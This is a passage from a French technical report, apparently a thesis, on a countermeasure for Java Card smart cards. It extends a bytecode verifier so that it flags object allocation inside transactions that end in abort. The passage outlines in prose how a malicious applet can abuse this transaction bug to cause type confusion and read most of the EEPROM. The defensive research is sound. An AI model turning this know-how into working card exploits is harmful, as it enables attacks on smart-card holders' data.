  - **Un convertisseur :** convertir les fichiers .class vers un format .cap acceptable par la carte à puce.
  - **Effaceur** : c'est un programme écrit en java qui permet de supprime une applet depuis une carte à puce dont on a besoin de spécifier l'identificateur de l'applet et le package (AID).
  - **Chargeur** : c'est un programme java qui permet de charger une applet sur une carte à puce.
  - **Package pour les applets** : un package qui regroupe les applets à charger sur la carte.
  - **Package pour l'application cliente**.
  - **Fichiers de configuration** : ce sont des fichiers XML qui décrit les étapes à suivre, ainsi que les configurations de chaque partie de cet outil (convertisseur, vérificateur, chargeur, applets, lecteur).

Pour plus de détaille sur l'utilisation et le contenu de cet outil voir l'ANNEX.

7.3.2. Extension :

L'implémentation de notre contre attaque consiste à faire une extension dans le vérificateur de l'outil **JSR268TK** de façon qu'il puisse détecter statiquement le bloc d'instructions qui permet de générer une confusion de type à travers le mécanisme de transaction avant l'installation de cette applet sur la carte

7.3.3. Etudes des cas:

Afin de traiter toutes les possibilités qui permet de générer une telle attaque, et afin d'exclure les cas d'utilisations non acceptable qui sont déjà traité par une carte à puce, on a générer les différents **types** de combinaison (d'une transaction) et pas les combinaisons elles mêmes, car ces dernières sont infini.

On a installé ces différents types de combinaison (d'une transaction) sur notre carte à puce Java Card, dont les **résultats obtenus sont les suivants :**




Figure 5.5 : *Transaction simple*




Figure 5.6 : *Transactions imbriquées*




Figure 5.7 : *Transaction avec deux fins*

D'après ces différents types de combinaison d'une transaction on peut conclus que la carte accepte l'installation de touts ces types de combinaisons. Cependant, lors de l'exécution de l'applet, la carte renvoi un message d'erreur pour les trois derniers types de combinaisons avec un mot d'état SW= 6F00. Dont les raisons sont spécifiées dans l'explication pour chaque type.

L'applet s'exécute correctement seulement pour les deux premiers types de combinaison, celle d'une ***transaction simple*** qui se compose d'un début et l'un des types de fin « soit une terminaison normal : **commit**, ou bien une annulation de transaction : **abort** », ou bien ***une succession de transaction simple*** de même type ou de type différents.

Ces deux types sont très adaptés pour installer l'applet malveillante qui exploite le bug de transaction pour créer une confusion de type afin d'accéder presque à la totalité de l'EEPROM.

Dans cette sous section, on a exclue trois types de combinaisons qui ne sont pas acceptés par la carte à puce. Il nous reste qu'à l'empêchement d'installation des deux premiers types de combinaison, en appliquant notre solution.

7.3.4. Résultats du vérificateur:

On a réussie d'implémenter notre solution « contre attaque », et de faire une extension dans le vérificateur afin de détecter n'importe qu'elle bloc malveillant qui exploite le bug du mécanisme de transaction pour attaquer une carte à puce de type java card.

Voila quelques captures avec une petite explication des résultats obtenus :




Figure 5.8 : Transaction simple avec une annulation

Notre vérificateur a détecté [Figure 5.8] qu'il existe une seule transaction dans notre applet, dont cette transaction se compose d'un début « **JCSystem.beginTransaction** » situé sur la ligne 48, et une annulation de transaction par l'instruction « **JCSystem.abortTransaction** » dans la ligne 51.

Maintenant, il nous reste qu'à chercher une déclaration d'objet en utilisant le tag *new* entre les lignes 48 et 51.

Notre vérificateur a trouvé une déclaration avec le tag *new* dans la ligne 49, dont cette déclaration peut être une source d'une confusion de type lors d'une annulation. Ensuite, il vous propose de déclarer l'objet **arrayS** juste avant le début de la transaction.




Figure 5.9 : Solution d'une transaction simple avec annulation

Dans la [Figure 5.9], on a déplacé la déclaration juste avant le début de la transaction. Dans ce cas notre vérificateur déclare que notre code est sain, et la génération du fichier **.cap** a été faite avec succès.




Figure 5.10 : succession de transactions de différents types

Dans la [Figure 5.10], on a étudié le type **Succession de Transactions**, où la fin de la première transaction est de type **JCSystem.commitTransaction**. Alors une déclaration d'objet en utilisant le tag *new* est autorisée, car il n'y a pas de libération d'espace mémoire à la fin de transaction.

Cependant, dans la deuxième transaction notre vérificateur a détecté que la transaction est finie par une annulation. En plus il y a deux déclarations en utilisant le tag *new*. Par conséquent la génération du fichier **.cap** sera annulée.

